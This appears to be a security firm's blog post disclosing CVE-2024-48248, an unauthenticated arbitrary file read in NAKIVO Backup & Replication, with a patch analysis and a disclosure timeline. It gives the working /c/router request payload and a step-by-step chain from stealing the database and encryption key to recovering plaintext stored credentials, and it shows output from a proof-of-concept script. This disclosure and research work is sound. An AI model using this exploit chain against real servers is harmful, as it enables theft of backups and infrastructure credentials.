

BY — **SONNY** — FEB 26, 2025

The Best Security Is When We All Agree To Keep Everything Secret (Except The Secrets) - NAKIVO Backup & Replication (CVE-2024-48248)



NAKIVO Backup & Replication

The Best Security Is When We All Agree To Keep Everything Secret (Except The Secrets)

CVE-2024-48248

Vulnerability Research

As an industry, we believe that we've come to a common consensus after 25 years of circular debates - disclosure is terrible, information is actually dangerous, it's best that it's

not shared, and the only way to really to ensure that no one ever uses information in a way that you don't like (this part is key) is to make up terms for your way of doing things.

We have actively petitioned vendors to be more transparent, and we're currently investing a lot of R&D time in the development of the best, thickest and tastiest crayons to sign a pledge (the name of which we haven't decided yet). We're thinking something like, Responsible Development Practices. We've also invested in a camera.

Anyway, that was, of course, just a random tangent before we began.

Today, we're here to talk about an unauthenticated Arbitrary File Read vulnerability we discovered in NAKIVO's Backup and Replication solution - specifically in version `10.11.3.86570` (We didn't check prior versions, and we've struggled to get further information - more on this later).

In recent times, backup solutions have become targets for a plethora of marketing terms focused around ransomware—logically, because one popular way to help recover from a successful ransomware attack is to have a robust and reliable backup solution in place.

As we've seen in numerous incidents, though, ransomware gangs tend to prefer situations in which they get paid and typically go that extra mile you'd expect from a 10x operator to ensure their victims can't simply roll their systems back, including nuking and destroying any in-place backup mechanisms.

To prove our point, we can look at Veeam - one of the bigger players in the backup and recovery space. For whatever unknown reason, Veeam solutions have been a staple within CISA's Known Exploited Vulnerability list - demonstrating even tenuously that attackers do see value in the targeting of backup solutions.

What are we dealing with?

Beyond being a backup solution in the most simplistic and logical sense, NAKIVO Backup and Replication, like any modern backup solution, boasts endless integrations - it'll integrate into your hypervisors, your cloud environments, and more.



All these integrations are nice, but from an attacker's point of view, this represents an opportunity—to access these solutions, NAKIVO is typically configured with credentials that allow access to the aforementioned environments (you can see where this is going).

An interesting and natural APT target, and thus we decided to take a look.

Director Web Interface

As a preface and some context, the NAKIVO Backup & Replication solution is made up of a number of components.

However, today our focus will be Director - a central management HTTP interface that listens on 4443/TCP (we didn't bother going further, to be honest).



After deploying the Windows instance of this solution, we quickly got to work building a picture of how this system worked - handily supported by installation files deployed to:

`%ProgramFiles%\NAKIVO Backup & Replication`

A quick glance shows us a Tomcat folder and a bunch of `jar` files - fantastic news.

As always, our first aim is to understand what we're looking at, and map functionality so that we can ultimately begin to understand where we should begin prodding. As with Tomcat applications deployed via `war` files, the `web.xml` defines the routes available to the application and the corresponding servlet that supports requests to defined endpoints.

For example, within this file:

```
<servlet>
  <servlet-name>dispatcher</servlet-name>
  <servlet-class>org.springframework.web.servlet.DispatcherServlet</servlet-cla
  <load-on-startup>2</load-on-startup>
</servlet>
<servlet-mapping>
  <servlet-name>dispatcher</servlet-name>
  <url-pattern>/c/*</url-pattern>
</servlet-mapping>
```

In the above example, we can see that any value that follows on from the `/c/` URI is mapped to the Spring Framework class `org.springframework.web.servlet.DispatcherServlet`.

This is typically driven by its accompanying dispatcher servlet configuration file, which contains directives on how the servlet behaves.

For example, within this file (`dispatcher-servlet.xml`), we find the tag `<context:annotation-config/>`, which enables support for annotated controllers (`@Controller` or `@RestController`) and handler methods (`@RequestMapping`, `@GetMapping`, etc.) for jar files loaded within the classpath.

Looking outside the Tomcat folder, we find a large `jar` file named `backup_replication.jar` which contains usage of these annotations.

For example, we found the following annotation within `com/company/product/ui/actions/LoginController.java`, as can be seen below the `RequestMapping` maps to the URI `/login`.

```
Controller
@RequestMapping("/{login"})
public class LoginController
    extends AbstractController
{
    @Autowired
    @Qualifier("SettingsService")
    private SettingsService settingsService;
    @Autowired
    private RegistrationService registrationService;
    @Autowired
    private ConfigurationInfoService configurationInfoService;
    @Autowired
```



```
private WebApplicationContext applicationContext;  
private static final Gson gson = SerializationUtils.createGsonSerializer().create(  
  
@RequestMapping(method = {RequestMethod.GET})  
public ModelAndView getIndex(Locale locale, HttpServletResponse response, HttpServ  
CanTryResponse canTryResponse;  
CanUseDefaultCredentialsResponse defaultCredentialsResponse;  
addSecurityHeaders(response::addHeader);
```

By combining the prefix of the `url-pattern` in the `web.xml` with the `RequestMapping` above we arrive at a URI of `/c/login` to reach the login page. Fairly simply.

However, grabbing out the assorted controllers, we were disappointed to identify that only a small number were reachable without authentication, due to a filter being in place. Since we authenticated vulnerabilities typically aren't our focus, we're restricted to the following paths:

- `/c/router`
- `/c/api`
- `/c/openApi`
- `/c/login`

One endpoint stood out - `/c/router` .

When initially browsing through the Director interface, this endpoint was heavily utilised to call various actions and methods.

Millions of years of evolution gave us a hint that this may be an interesting place to start - and so began to review HTTP requests like the following in more depth:

```
HTTP/1.1
Content-Type: application/json
Keep-Alive: 98

{"action": "updateManagement", "method": "getState", "data": null, "type": "rpc", "tid": 3980, "sid": ""}
```

Seeing a request like this piques our interest (and we're sure yours) because of the typically sensitive meaning of the words `action` and `method` .

In a vein to figure out at a high level how the solution works, we began to build a suspicion that action is literally mapped to Java classes, and method is literally mapped to methods in a class file.

Just `grep` 'ing through the code, this begins to be confirmed:

```
@Service
@RemotingApiAction(AutoUpdateManagement.class)
public class AutoUpdateFacade
    implements AutoUpdateManagement
{
    @Autowired
    private AutoUpdateService autoUpdateService;
    @Autowired
    @Qualifier("AlerterAutoUpdate")
    private Alerter alerter;
    @Autowired
    private LicensingService licensingService;
    @Autowired
    private AuthenticationService authenticationService;

    [..Truncated..]

    @RemotingApiMethod(isMasterTenantAllowed = true, isTenantAllowed = false)
    @Secured({"PERMISSION_VIEW_PRODUCT_AUTO_UPDATE"})
    public boolean checkUpdateByServer() throws AutoUpdateManagementException {
        return this.autoUpdateService.isCheckUpdateByServerFailed();
    }

    @RemotingApiMethod(isMasterTenantAllowed = true)
```

```
public AutoUpdateStateDto getState() {  
    AutoUpdateState state = this.autoUpdateService.getState()
```

As we can see, `RemotingApiAction` (whatever this is) is passed something that looks suspiciously similar to our `action` parameter value `AutoUpdateManager` and the `RemotingApiMethod` annotation maps to the method `getState`.

Pulling ourselves back a little, we've never seen the annotation `@RemotingApiAction` before. Rather rapidly, we decided that this was a custom implementation specific to this NAKIVO solution, and low and behold we found it defined within

```
com.company.product.direct.server.rpc.annotations.RemotingApiAction, with the  
associated methods within  
com.company.product.direct.server.rpc.annotations.RemotingApiMethod.
```

It doesn't take a genius to confirm that the annotation, `@RemotingApiAction`, maps to the `action` parameter and the `@RemotingApiMethod` to the `method` parameter.

Now that we're beginning to piece things together, a very rapid sift through the code reveals over a thousand occurrences of `@RemotingApiMethod` being utilised, which gives us a fairly large amount of code to review. We're lazy—we're not a PSIRT team—we just want the unauthenticated methods.

If you read the code snippet above again, like us you'll notice the `@Secured` annotation for the `checkUpdateByServer` method. This appears to be the mechanism in which the NAKIVO

solution defines the roles and permissions needed to access a specific function - in this instance, `@Secured({"PERMISSION_VIEW_PRODUCT_AUTO_UPDATE"})`.

So, we went back to our rapid sift, and effectively excluded anything that was accompanied by any `@Secured` annotation.

For example, the following snippet was not accompanied by a `@Secured` annotation:

```
@Service
@RemotingApiAction(VmAgentDiscoveryManagement.class)
public class VmAgentDiscoveryFacade
    implements VmAgentDiscoveryManagement
{

   [..Truncated..]

    @RemotingApiMethod(isMasterTenantAllowed = true)
    @Transactional(readOnly = true)
    public TransporterHostDto getVmAgentByVmId(String id) throws VmAgentDiscoveryException {
        try {
            ValidationUtils.assertNotNull(id, "common.error.empty.value", new Object[] { "id"
            TransporterHost th = this.transporterService.getByVmVid(id);
            th = (TransporterHost)this.gr.reattach((Identifiable)th);
            return (th != null) ? this.transporterDtoHelperService.toDto(th) : null;
        } catch (Exception e) {
            throw new VmAgentDiscoveryException(e);
        }
    }
}
```

```
}  
}
```

We can reach this, without authentication, with the following request to `/c/router` :

```
POST /c/router HTTP/1.1  
Host: {{Hostname}}  
Content-Type: application/json  
Connection: keep-alive  
Content-Length: 121  
  
{"action": "VmAgentDiscoveryManagement", "method": "getVmAgentByVmId", "data": [ "watchTower"
```

Note how we supply the `action` of `VmAgentDiscoveryManagement` and the `method` of `getVmAgentByVmId` .

There are all sorts of pre-authenticated actions and methods that take in magical DTOs, and, bluntly, to review these comprehensively we'd have to spend time building out valid data structures and requests - strong pass, and in our experience, this level of effort just isn't needed.

So, we spent another five minutes looking for more endpoints, and found the following gem:

```

@Service
@RemotingApiAction(STPreLoadManagement.class)
public class STPreLoadFacade
    implements STPreLoadManagement
{

   [..Truncated..]

    @RemotingApiMethod
    public byte[] getImageByPath(String path) throws MspManagementException {
        try {
            return this.brandingService.getImageByPath(path);
        } catch (Throwable t) {
            throw new MspManagementException(t);
        }
    }

```

This method, which maps to the action `STPreLoadManagement`, looks interesting - `getImageByPath` sounds mysterious and unclear as to what it might do.

Naturally, we follow the call trace into `brandingService.getImageByPath`:

```

public byte[] getImageByPath(String path) throws IOException {
    String newPath = path.replace("/c", "userdata");
    File file = new File(newPath);

```

```
    return FileUtils.readFileToByteArray(file);  
}
```

It appears that the `getImageByPath` method takes a parameter (`path`) and immediately uses that path to read a file to a byte array (or, we assume so, by the once again ambiguous `readFileToByteArray`).

Throwing caution into the wind, we just give it a shot:

```
od":"getImageByPath","data":["C:/windows/win.ini"],"type":"rpc","tid":3980,"sid":""}
```

And what do we get back?

```
HTTP/1.1 200  
Vary: Origin  
Vary: Access-Control-Request-Method  
Vary: Access-Control-Request-Headers
```



```
Strict-Transport-Security: max-age=31536000; includeSubDomains
```

```
Cache-Control: max-age=0
```

```
Content-Type: text/html; charset=UTF-8
```

```
Content-Language: en-US
```

```
Content-Length: 466
```


```
Keep-Alive: timeout=60
```

```
Connection: keep-alive
```

```
{"action":"STPreLoadManagement","method":"getImageByPath","tid":"3980","type":"rpc",'
```

That's an interesting-looking series of numbers.





Well, OK - that was a little simpler than expected. We have an unauthenticated Arbitrary File Read vulnerability - with the added benefit that (per what we saw, and our own default deployment) - the NAKIVO solution runs as a superuser regardless of platform (i.e. we can read anything, inc `/etc/shadow` if Linux deployed, for example).

Not great, but it's not RCE.

We provide... Leverage

We've found an unauthenticated Arbitrary File Read vulnerability, that simply put allows us now to read any file on the target host. But, what can we use this for?

Well, rubbing our collective 2 and a half braincells together, we think back to the actual purpose of this solution - to store backups.

Can't we just... request the backups themselves? Ultimately, they're likely to contain all the juicy info we're looking for.

Where would they be?

After playing around with the software and backing up a sacrificial Linux server, we found the raw backup file stored on disk, as: `C:\NakivoBackup\18ff30f5-cfd6-4708-9220-5ec433075934\ead9e897-7ec7-4612-9855-aa86e364afda.raw`

This somewhat complicates things - an attacker needs to somehow enumerate/guess/manifest the correct UUIDs before they can even attempt to read and exfiltrate a server backup.


Well, fortunately or unfortunately, these backup file paths are magically stored in cleartext within the logs of the NAKIVO solution, which are located at `logs\0\0\backup.log` and

`logs\\0\\controller-physical.log`. An attacker can simply use our lovely Arbitrary File Read Vulnerability to review these logs, extract the paths to the raw backup files, and subsequently download the backups.

Well, we guess... there's one minor... ok ... major limitation - since the server reads the entire file into RAM before serving it to the friendly-requesting user via HTTP, the file has to fit into (virtual) memory. In 2025, a reality in which systems are provisioned with harddisks typically measured in hundreds-of-GBs, if not TBs, it seems unlikely that the host configured to run this NAKIVO solution will have sufficient amounts of ram.

In addition, we have to hope that a friendly network admin doesn't notice hundreds of GBs of bandwidth leaving their environment.

Editor: Let's be real, this is not going to be noticed.



Where there's authentication, there is material

With this fairly significant limitation in mind, and disappointed that we felt this vulnerability was becoming a little 'impact-less', we pondered on how we could leverage this into something a little more scary.

We reflected that uninspired attack scenarios could include simply downloading the local database used by the solution, extracting and "cracking" user passwords, and logging in as a legitimate user - but this would reflect a lot of effort and as we mentioned earlier, we're lazy. What if someone actually bothered to use strong passwords?

Surprisingly (not really), the solution's default database sits on the filesystem at

```
userdata\db\product01.h2.db .
```

If we recall back to what we mentioned earlier - the NAKIVO solution integrates into a multitude of system types, and when setting up the solution itself to create backups you do indeed have a multitude of options for adding various "Inventory" items:

Add Inventory Item

1. Platform

2. Type

☒ Virtual

VMware vCenter or ESXi host, Microsoft Hyper-V host or cluster, Nutanix AHV cluster, VMware Cloud Director server.

☐ SaaS

Microsoft 365.

☐ File Share

CIFS share, NFS share.

☐ Physical

Microsoft Windows, Linux.

☐ Application

Oracle database.

☐ Cloud Storage

Amazon, Microsoft Azure, Wasabi, Backblaze, Generic S3-compatible Storage.

☐ Storage Devices

HPE 3PAR, HPE Nimble, HPE Alletra, HPE Primera.

To connect to an AWS S3 bucket for the purposes of performing a backup, you'd logically need AWS keys.

To connect to a Linux host for the purposes of performing a backup, you would require SSH credentials (for example).

To connect to a Domain Controller for the purposes of performing a backup, you would need suitably privileged credentials.

In order for the solutions to work, these keys and credentials will need to be stored in a non-hashed manner for the integrations to take place with automation.

Having reviewed the database locally in a text editor, we identified that these keys and credentials are stored encrypted using a key located in: `%ProgramFiles%\NAKIVO Backup & Replication\userdata\config.properties`

This means it's not just a matter of dumping the DB and running a query.

While all the data is stored within the H2.db file, the schema is not stored there, making it impossible to simply open it in a client and select data with SQL statements. The NAKIVO solution stores the schema within the application code and formats the .db file at runtime. This leaves us with two options to proceed:

1. Replicate the database schema from the Java code so we can parse the .db file (tedious!)
2. Use an installation of the application we control to do this for us!


Let's imagine the following, to move past this hurdle:

1. Deploy the NAKIVO solution on a host we control
2. Setup the instance and authenticate to the instance
3. Stop the **NAKIVO Backup & Replication Director** service on our host
4. Exfiltrate the following files from our target NAKIVO instance to our instance using the Arbitrary File Read vulnerability, and replace the files we have on our host:

```
%ProgramFiles%\NAKIVO Backup & Replication\userdata\db\product01.h2.db
```

```
%ProgramFiles%\NAKIVO Backup & Replication\userdata\config.properties
```

1. Restart the aforementioned service on our local NAKIVO instance and observe the integrations have been migrated successfully and are connected.






At this point, we could configure backup jobs on our now locally deployed NAKIVO instance to connect to these inventory items (defined in our “borrowed” database), but that in itself introduces operational hurdles (bandwidth, network connectivity requirements, etc).

Why can't we just get the credentials, and use as we see fit?

Edit: Ubuntu Server

1. Platform

Display name:	<input type="text" value="Ubuntu Server"/>
Type:	<input type="text" value="Linux"/>
Hostname or IP:	<input type="text" value=""/>
<input type="checkbox"/> Use existing agent 	
Credentials type:	<input type="text" value="Password"/>
Username:	<input type="text" value="root"/>
Password:	<input type="password" value="....."/>
	Manage credentials
SSH port:	<input type="text" value="22"/>
<input type="checkbox"/> Use Direct Connect 	
Assigned transporter:	<input type="text" value=""/>

 A **Transporter** will be installed on each machine, unless there is a Transporter already installed.

In this example, where NAKIVO has been configured with an SSH username and password pair for this particular inventory item, the password is masked (no, it's not a client-side mask). But, logically, our connection to the host is still success and thus somewhere - likely in memory - the configured credentials must exist in plaintext.

Given we're now operating with a "borrowed" database on our local NAKIVO solution, this is relatively simple to address - we can configure the NAKIVO solution to create a Java Debug session, allowing us to dump memory in full.

To dump this from memory we can create a Java Debug session by adding debug JVM parameters to:

```
%ProgramFiles%\NAKIVO Backup & Replication\native\win32\backup_replication-service.ini
```

First we connect our Java debugger with the `backup_replication.jar` attached as a library, so we can correctly breakpoint the application server.

Secondly, using the NAKIVO's GUI, we attempt to edit the connection to the Ubuntu server without changing the username or starred password, a HTTP request is triggered for the action `PhysicalDiscovery` and method `update`.

Edit: Ubuntu Server

1. Platform

2. Options

Display name:

Type:

Hostname or IP:

☐ Use existing agent ?

Credentials type:

Username:

Password:

[Manage credentials](#)


SSH port:

☐ Use Direct Connect ?

Assigned transporter:

? A Transporter will be installed on each machine, unless there is a Transporter already installed.

Cancel Save



Finding this within the library

(`com/company/product/hypervisors/physical/discovery/core/PhysicalDiscoveryService.class`)

and setting a breakpoint allows us to dump the cleartext credential for the server:

```
92 public PhysicalDiscoveryItem update(UpdatePhysicalDiscoveryItemRequest request) throws PhysicalDiscoveryServiceException {
93     try {
94         return this.manageDiscoveryItemOperation.update(request);
95     } catch (Throwable var3) {
96         Throwable t = var3;
97         throw new PhysicalDiscoveryServiceException(t);
98     }
99 }
100
```

8b089 (com.company.product.hypervisors.physical.d
visors.physical.discovery.facade)
sors.physical.discovery.facade)

op.support)
k.aop.framework)
amework)
framework.adapter)
amework)
framework.adapter)
amework)

Evaluate expression (⌘) or add a watch (⇧⌘)

- physicalMachineService = null
- physicalDiscoveryDao = null
- physicalDiscoveryItemService = null
- Variables debug info not available
- param_1 = {UpdatePhysicalDiscoveryItemRequest@24330}
 - discoveryItem = {PhysicalDiscoveryItem@24332}
 - confirmed = {Boolean@24212} false
 - proxyTransporterVid = null
 - name = "Ubuntu Server"
 - type = {PhysicalDiscoveryItem\$TYPE@24214} "LINUX"
 - host = [REDACTED]
 - username = "root"
 - password = "V1w09w<K]#JT"
 - sshPort = {Integer@24218} 22

And just like that, we've demonstrated a clear path from our unauthenticated Arbitrary File Read vulnerability - to obtaining all stored credentials utilized by the target NAKIVO solution.

From here, the possibilities are extensive depending on what's been integrated, and goes beyond merely stealing backups — to essentially unlocking entire infrastructure environments.

Communications

We attempted to disclose this vulnerability to NAKIVO several times via email (13th September 2024 and 2nd October 2024), but did not receive a response. After a month or so, we braved their chat system and engaged with a very confused representative who, somewhat expectedly, didn't really understand our problem.

Fortunately, though, the confusion must have made it's way a little further, as we later received an email from NAKIVO support (29th October 2024).

Hello Sonny,

Thank you for contacting NAKIVO Support and reporting about the vulnerability. We greatly appreciate your feedback and diligence in bringing this to our attention.

Our Development Team is actively working on a fix, and we plan to include it in our upcoming releases.

Thank you once again for your support and for helping us enhance our services. If you have any further questions or concerns, please don't hesitate to reach out.

Best regards,

Living our lives peacefully and really not bothering anyone, we eventually identified that NAKIVO had quietly patched the vulnerability in a new release (without announcing the

vulnerability via an advisory), and we confirmed that fixes are present in versions `v11.0.0.88174` and onwards.

In the patched version, the developers have opted to utilize the `FileUtils` library with the `getFile` function.

By utilizing this approach the supplied value from the user is split into components and a new file path is constructed using fixed directory names ("userdata", "branding") combined with only the filename portion, preventing directory traversal attempts - parent directory references (../) and path manipulation are stripped away during the filename extraction process.

```
public byte[] getImageByPath(String path) throws IOException {
    String fileName = FilenameUtils.getName(path);
    File targetFile = FileUtils.getFile(new String[] { "userdata", "branding", fileName

    if (!targetFile.exists() || !targetFile.canRead() || targetFile.isDirectory()) {
        throw new IOException(Lang.get("services.branding.no.file", new Object[0]));
    }

    return FileUtils.readFileToByteArray(targetFile);
}
```

This resolves the vulnerability we identified and detail here today.

However, much to our dismay, when reviewing [release notes](#) for the NAKIVO solution, there is no mention of this vulnerability (and of course, no CVE); we can only assume that they reached out to their customer base secretly to inform them to upgrade to `v11.0.0.88174` to resolve this vulnerability.

We would be shocked if a vendor tried to sweep a vulnerability this serious under a rug, and knowingly give their customers a misplaced sense of security.

Regardless, we applied for a CVE number ourselves and were allocated CVE-2024-48248, so we can at least reference the vulnerability by this name.

Conclusion

We've said time and time again that bugs, in some form or another, are an inescapable fact of life, and that a vendors *response* to a bug is much more important than the presence of a defect itself.

We're not assuming or suggesting here that NAKIVO have responded badly - we of course assume that they contacted all their customers under NDA, and encouraged them quietly to patch, to avoid leaving their customers unknowingly vulnerable.

Regardless of this, we're still in 'not great' territory - software that safeguards large amounts of critical data, as any backup solution does, is bound to be under the scrutiny of

motivated and mean attackers. Given a vulnerability so “simple”, it’s sometimes hard to believe that we’re the only ones that stumbled into it.

As we mentioned previously, we have confirmed that the aforementioned vulnerability has been resolved in `v11.0.0.88174`.

Beyond this, we are unable to advise as to which versions, and how many versions, proceeding this are vulnerable, and can only advise that concerned customers of NAKIVO attempt exploitation of their servers in order to firmly ascertain their status.

To make this easier, we’ve supplied a Detection Artifact Generator that also serves as an unofficial NAKIVO customer support tool:

<https://github.com/watchtowrlabs/nakivo-arbitrary-file-read-poc-CVE-2024-48248/>

```
• → poc python3 nakivo-local-file-read-poc-CVE-2024-48248.py --url https://[REDACTED]:4443 --file "C:\\windows\\win.ini"
```



```
nakivo-local-file-read-poc-CVE-2024-48248.py  
(*) Nakivo Pre-Authenticated Arbitrary File Read (CVE-2024-48248) POC by watchTowr
```

```
- Sonny , watchTowr (sonny@watchTowr.com)
```

```
CVEs: [CVE-2024-48248]
```

```
[*] Targeting https://[REDACTED]:4443  
[*] Attempting to read file 'C:\\windows\\win.ini'  
[*] File Contents:  
; for 16-bit app support  
[fonts]  
[extensions]  
[mci extensions]  
[files]  
[Mail]  
MAPI=1
```

Timeline

Date	Detail
13th September 2024	Vulnerability discovered
13th September 2024	Vulnerability disclosed to NAKIVO in version 10.11.3.86570
13th September 2024	watchTowr hunts through client attack surfaces for impacted systems, and communicates with those affected
2nd October 2024	watchTowr follows up, as no response received from NAKIVO via Email

Date	Detail
18th October 2024	watchTowr is assigned CVE-2024-48248 for this vulnerability
29th October 2024	NAKIVO acknowledges the vulnerability via Email
4th November 2024	NAKIVO silently patches the vulnerability (v11.0.0.88174)
26th February 2025	Blog post and unofficial NAKIVO customer support tool release

At [watchTowr](#), we passionately believe that continuous security testing is the future and that rapid reaction to emerging threats single-handedly prevents inevitable breaches.

With the watchTowr Platform, we deliver this capability to our clients every single day - it is our job to understand how emerging threats, vulnerabilities, and TTPs could impact their organizations, with precision.

If you'd like to learn more about the [watchTowr Platform, our Attack Surface Management and Continuous Automated Red Teaming solution](#), please get in touch.